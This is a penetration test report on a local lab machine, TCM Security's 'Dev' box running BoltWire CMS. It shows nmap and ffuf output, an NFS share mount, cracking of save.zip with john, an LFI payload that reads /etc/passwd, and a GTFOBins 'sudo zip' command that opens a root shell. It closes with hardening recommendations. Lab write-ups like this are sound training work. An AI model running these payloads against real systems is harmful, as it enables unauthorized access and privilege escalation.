

Penetration Testing Report

Target Machine: Dev (Bolt wire)

Author: Sanchit Mathur

Assessment Type: Local Lab Penetration Test

Source: Modified vulnerable machine(dev) by TCM Security

1. Executive Summary

This report documents the successful compromise of the **Dev (Boltwire)** machine through a structured penetration testing methodology. The attack chain involved **network reconnaissance, web content discovery, NFS enumeration, credential exposure, web application vulnerabilities, and privilege escalation via misconfigured sudo permissions.**

The assessment resulted in **full root access**, demonstrating how multiple low-severity issues can be chained together to achieve a complete system compromise.

2. Scope and Objective

Scope

- Target IP Address: 192.168.1.11
- Environment: Local lab
- Initial Access Level: Unauthenticated external attacker

Objective

- Enumerate exposed services
 - Identify exploitable vulnerabilities
 - Gain initial access
 - Escalate privileges to root
 - Capture the final flag
-

3. Methodology Overview

The following methodology was used throughout the engagement:

1. Network and service enumeration
2. Web directory and content discovery

3. Service-specific enumeration (NFS)
4. Credential and key discovery
5. Web application exploitation
6. System access via SSH
7. Privilege escalation
8. Flag capture

This approach ensured a **methodical and repeatable penetration testing workflow** rather than relying on guesswork.

4. Network Enumeration

Initial reconnaissance was performed using **Nmap** to identify live services on the target machine.

Command Used

```
nmap -sC -sV -p- 192.168.1.11
```

Findings

- An HTTP service was identified running on **port 8080**
- Additional services indicated potential further enumeration paths

```

Session Actions Edit View Help
hehe@kali: ~ | jeanpaul@dev: ~ | hehe@kali: ~ | hehe@kali: /var/www/html | hehe@kali: ~
hehe@kali: ~
$ nmap -sC -sV -p- 192.168.1.11
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-04 14:01 IST
Nmap scan report for 192.168.1.11
Host is up (0.00022s latency).
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|_ 2048 bd:96:ec:08:2f:b1:ea:06:ca:fc:46:8a:7e:8a:e3:55 (RSA)
|_ 256 56:32:3b:9f:48:2d:e0:7e:1b:df:20:f8:03:60:56:5e (ECDSA)
|_ 256 95:dd:20:ee:6f:01:b6:e1:43:2e:3c:f4:38:03:9b:36 (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-title: Bolt - Installation error
111/tcp   open  rpcbind  2-4 (RPC #100000)
|_ rpcinfo:
|_  program version  port/proto  service
|_  100000  2.3.4      111/tcp     rpcbind
|_  100000  2.3.4      111/udp     rpcbind
|_  100000  3.4        111/tcp6    rpcbind
|_  100000  3.4        111/udp6    rpcbind
|_  100003  3          2049/udp    nfs
|_  100003  3.4        2049/udp6   nfs
|_  100003  3.4        2049/tcp    nfs
|_  100003  3.4        2049/tcp6   nfs
|_  100005  1.2.3      34753/tcp6  mountd
|_  100005  1.2.3      39581/tcp   mountd
|_  100005  1.2.3      46957/udp6  mountd
|_  100005  1.2.3      58531/udp   mountd
|_  100021  1.3.4      39221/udp6  nlockmgr
|_  100021  1.3.4      42125/tcp   nlockmgr
|_  100021  1.3.4      44671/tcp6  nlockmgr
|_  100021  1.3.4      54304/udp6  nlockmgr
|_  100227  3          2049/udp    nfs_acl
|_  100227  3          2049/tcp6   nfs_acl
|_  100227  3          2049/udp6   nfs_acl
|_  100227  3          2049/tcp    nfs_acl
|_  100227  3          2049/tcp6   nfs_acl
2049/tcp  open  nfs      3-4 (RPC #100003)
8080/tcp  open  http     Apache httpd 2.4.38 ((Debian))
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-title: PHP 7.3.27-1-deb10u1 - phpinfo()
|_ http-open-proxy: Potentially OPEN proxy.
|_ Methods supported: CONNECT
36873/tcp open  mountd   1-3 (RPC #100005)
39581/tcp open  mountd   1-3 (RPC #100005)
42125/tcp open  nlockmgr 1-4 (RPC #100021)
58915/tcp open  mountd   1-3 (RPC #100005)
MAC Address: 08:00:27:F7:DB:E5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X15.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

Figure 1-nmap

5. Web Content Discovery (FFUF)


Rather than directly accessing known paths, **FFUF** was used to enumerate hidden directories and files on the web server.

Command Used

```
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt:FUZZ \
-u http://192.168.1.11:8080/FUZZ
```

Findings

- A directory named `/dev` was discovered
- This directory was not linked directly from the main page



```
hehe@kali: ~ | jeanpaul@dev: ~ | hehe@kali: ~ | hehe@kali: /var/www/html | hehe@kali: /var/www/html | hehe@kali: ~ |
--(hehe@kali)~[~]
$ ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt:FUZZ -u http://192.168.1.11:8080/FUZZ

v2.1.0-dev

File read
It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

:: Method      : GET
:: URL         : http://192.168.1.11:8080/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

on at least 2 different hosts [Status: 200, Size: 94538, Words: 4684, Lines: 1159, Duration: 3ms]
[Status: 200, Size: 94538, Words: 4684, Lines: 1159, Duration: 8ms]
[Status: 200, Size: 94538, Words: 4684, Lines: 1159, Duration: 11ms]
or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 94537, Words: 4684, Lines: 1159, Du
ration: 19ms]
Copyright 2007 James Fisher [Status: 200, Size: 94538, Words: 4684, Lines: 1159, Duration: 16ms]
directory-list-2.3-medium.txt [Status: 200, Size: 94538, Words: 4684, Lines: 1159, Duration: 21ms]
Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 94538, Words: 4684, Lines: 1159, Duration:
23ms]
Attribution-Share Alike 3.0 license. To view a copy of this [Status: 200, Size: 94537, Words: 4684, Lines: 1159,
Duration: 25ms]
dev [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 1ms]
This work is licensed under the Creative Commons [Status: 200, Size: 94538, Words: 4684, Lines: 1159, Duration:
15ms]
license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 94538, Words: 4684, Lines: 115
9, Duration: 147ms]
[Status: 200, Size: 94538, Words: 4684, Lines: 1159, Duration: 150ms]
[Status: 200, Size: 94537, Words: 4684, Lines: 1159, Duration: 156ms]
Priority ordered case sensitive list, where entries were found [Status: 200, Size: 94538, Words: 4684, Lines: 11
59, Duration: 162ms]
[Status: 200, Size: 94538, Words: 4684, Lines: 1159, Duration: 243ms]
[Status: 200, Size: 94538, Words: 4684, Lines: 1159, Duration: 130ms]
server-status [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 0ms]
:: Progress: [220560/220560] :: Job [1/1] :: 8695 req/sec :: Duration: [0:00:27] :: Errors: 0 ::
```

Figure 2- ffuf

6. Service Enumeration – NFS

Given the presence of potential file-sharing services, **NFS enumeration** was conducted.

Command Used

```
showmount -e 192.168.1.11
```

Findings

- An exported NFS share was identified
- This indicated the possibility of accessing files without authentication

 **Screenshot:** showmount output

7. NFS Mount and File Discovery

The discovered NFS share was mounted locally for further analysis.

Commands Used


```
mkdir /mnt/nfs
```

```
sudo mount -t nfs 192.168.1.11:/ /mnt/nfs
```

```
ls -la /mnt/nfs
```

Findings

- A file named save.zip was discovered within the share
- The file appeared to contain sensitive data



```
(hehe@kali)-[/mnt/nfs]
$ showmount -e 192.168.1.11
Export list for 192.168.1.11:
/srv/nfs 172.16.0.0/12,10.0.0.0/8,192.168.0.0/16

(hehe@kali)-[/mnt/nfs]
$ sudo umount /mnt/nfs
[sudo] password for hehe:
umount: /mnt/nfs: not mounted.

(hehe@kali)-[/mnt/nfs]
$ sudo mount -t nfs 192.168.1.11:srv/nfs /mnt/nfs

(hehe@kali)-[/mnt/nfs]
$ ls -la /mnt/nfs
total 12
drwxr-xr-x 2 nobody nogroup 4096 Jun  2  2021 .
drwxr-xr-x 3 root    root    4096 Dec 21 14:25 ..
-rw-r--r-- 1 root    root    1911 Jun  2  2021 save.zip
```

Figure 3 - showmount

8. ZIP File Analysis and Credential Discovery

The save.zip file was found to be **password protected**, indicating deliberate restriction of sensitive contents.

After successfully cracking the ZIP password, the following files were extracted:

- id_rsa
- todo.txt

Observations

- todo.txt referenced a user named **jp**
- id_rsa was an SSH private key but was itself **password protected**

This information provided **user context and authentication material**, guiding the next phase of the attack.

```
(hehe@kali)-[~]
└─$ zipinfo save.zip
Archive:  save.zip
Zip file size: 1911 bytes, number of entries: 2
-rwxr--r--  3.0 unix    1876 TX defN 21-Jun-02 14:46 id_rsa
-rw-r--r--  3.0 unix    164 TX defN 21-Jun-02 14:51 todo.txt
2 files, 2040 bytes uncompressed, 1549 bytes compressed:  24.1%

(hehe@kali)-[~]
└─$ unzip save.zip
Archive:  save.zip
[save.zip] id_rsa password:
password incorrect--reenter:

(hehe@kali)-[~]
└─$ zip2john save.zip > zip.hash
Created directory: /home/hehe/.john
ver 2.0 efn 5455 efn 7875 save.zip/id_rsa PKZIP Encr: TS_chk, cmplen=1435, decmplen=1876, crc=15E468E2 ts=2A0D cs=2A0d type=8
ver 2.0 efn 5455 efn 7875 save.zip/todo.txt PKZIP Encr: TS_chk, cmplen=138, decmplen=164, crc=837FAA9E ts=2AA1 cs=2Aa1 type=8
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.

(hehe@kali)-[~]
└─$ cat zip.hash
save.zip:$pkzip$7*1*1*0*0*24*2a0d*fa2fd40a19c9abbc3b68f3ec7408290b667892909fe2a69a375691c081567b216099286*2*0*8a*a4*837faa9e*5eb*42*8*6a*2aa1*b677b6989f72ee6f3e50d638fcedfc42588d4f87903a8edc960ab38f2c0795ce11
699b0d1a3c4307a1c97971ccce7bb8a5be88359a6a20bae5a7417558ac38cd45bc32b97ff8d3fc671c4b97fb17011bdcfa702d5b0d7d88b63a6ea62e5e7f06ca4f8309e9cbd637aff0de5d564e81ec472e9b457baf2c71d5c6d7ae9*5/pkzip$::save.zip:todo.t
```

Figure 4 zip

```
(hehe@kali)-[~]
└─$ john zip.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
java101 (save.zip)
g 0:00:00:00 DONE (2026-01-04 14:54) 9.090g/s 8340Kp/s 8340Kc/s 8340KC/s jmakm5..jam183
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(hehe@kali)-[~]
└─$ john zip.hash --show
save.zip:java101::save.zip:todo.txt, id_rsa:save.zip

1 password hash cracked, 0 left

(hehe@kali)-[~]
└─$ unzip save.zip
Archive:  save.zip
[save.zip] id_rsa password:
  inflating: id_rsa
  inflating: todo.txt
```

Figure 5-unzip

9. Web Application Enumeration – Boltwire CMS

Navigating to the previously discovered directory revealed a web application.

URL

http://192.168.1.11:8080/dev/

Findings

- The application was identified as **Boltwire CMS**
- A registration/login interface was exposed




Figure 6- boltwire registration




Figure 7- boltwire welcome

10. Local File Inclusion (LFI) Vulnerability

Further testing of application parameters revealed a **Local File Inclusion (LFI)** vulnerability.

Vulnerable Endpoint

index.php?p=action.search

Exploit Payload

http://192.168.1.11:8080/dev/index.php?p=action.search&action=../../../../../../../../etc/passwd

Result

- The `/etc/passwd` file was successfully disclosed
- The output revealed the full name associated with user `jp`, identified as **jeanpaul**




Figure 8- username list

11. Initial Access – SSH Login

Using the identified username **jeanpaul** and previously retrieved credentials, an SSH login was attempted.

Command Used

```
ssh jeanpaul@192.168.1.11
```

Result

- Successful SSH access was obtained
- Low-privileged user shell achieved




Figure 9- ssh login

12. Privilege Escalation Enumeration

Once authenticated, sudo permissions were enumerated.

Command Used

sudo -l

Findings

- The user was permitted to execute the **zip** binary with sudo privileges
- This binary is known to be exploitable via **GTFOBins**

```
jeanpaul@dev:~$ sudo zip
Copyright (c) 1990-2008 Info-ZIP - Type 'zip -l' for software license.
Zip 3.0 (July 5th 2008). Usage:
zip [-options] [-b path] [-t mmdyyy] [-n suffixes] [zipfile list] [-xi list]
The default action is to add or replace zipfile entries from list, which
can include the special name - to compress standard input.
If zipfile and list are omitted, zip compresses stdin to stdout.
-f freshen: only changed files -u update: only changed or new files
-d delete entries in zipfile -m move into zipfile (delete OS files)
-r recurse into directories -j junk (don't record) directory names
-o store only -l convert LF to CR LF (-ll CR LF to LF)
-i compress faster -9 compress better
-q quiet operation -v verbose operation/print version info
-c add one-line comments -z add zipfile comment
-a read names from stdin -o make zipfile as old as latest entry
-x exclude the following names -i include only the following names
-F fix zipfile (-FF try harder) -D do not add directory entries
-A adjust self-extracting exe -J junk zipfile prefix (unzipsfx)
-T test zipfile integrity -X exclude extra file attributes
-y store symbolic links as the link instead of the referenced file
-e encrypt -n don't compress these suffixes
-h2 show more help

jeanpaul@dev:~$ TF=$(mktemp -u)
jeanpaul@dev:~$ sudo zip $TF /etc/hosts -T -TT 'sh #'
```

Figure 10 - getting sudo

13. Privilege Escalation – GTFOBins (zip)

The zip binary was exploited to escalate privileges to root.

Commands Used

TF=\$(mktemp -u)

sudo zip \$TF /etc/hosts -T -TT 'sh #'

Result


- A root shell was successfully spawned
- Full administrative access obtained

```
jeanpaul@dev:~$ TF=$(mktemp -u)
jeanpaul@dev:~$ sudo zip $TF /etc/hosts -T -TT 'sh #'
adding: etc/hosts (deflated 31%)
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls
flag.txt
# cat flag.txt
Congratz on rooting this box !
#
```

Figure 11- Privilege Escalation

14. Flag Capture

With root access, the final flag was located and captured.



```
jeanpaul@dev:~$ TF=$(mktemp -u)
jeanpaul@dev:~$ sudo zip $TF /etc/hosts -T -TT 'sh #'
  adding: etc/hosts (deflated 31%)
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls
flag.txt
# cat flag.txt
Congratz on rooting this box !
#
```

Figure 12- Congratz on rooting this box !

15. Vulnerability Summary

Vulnerability	Impact
Exposed NFS share	Sensitive file disclosure
Weak ZIP protection	Credential leakage
LFI in Boltwire CMS	User enumeration
Credential reuse	Unauthorized SSH access
Misconfigured sudo (zip)	Full root compromise

16. Attack Chain Summary

Nmap Enumeration

- FFUF Directory Discovery
- NFS Enumeration
- save.zip Disclosure
- id_rsa & Username Discovery
- Boltwire CMS Access
- LFI (/etc/passwd)
- SSH Access

→ Sudo Misconfiguration

→ GTFOBins zip Exploit

→ Root Access

17. Recommendations

- Restrict NFS exports and enforce authentication
- Avoid storing sensitive credentials in shared locations
- Sanitize user input to prevent LFI
- Disable unnecessary CMS functionality
- Audit sudo permissions regularly
- Monitor binaries against GTFOBins abuse

18. Conclusion

This assessment demonstrates how **basic enumeration and disciplined methodology** can uncover a chain of vulnerabilities leading to total system compromise. No advanced exploits were required—only **misconfigurations and insecure practices**.

The Dev (Boltwire) machine serves as a strong example of why **defense-in-depth and proper hardening** are critical in real-world environments.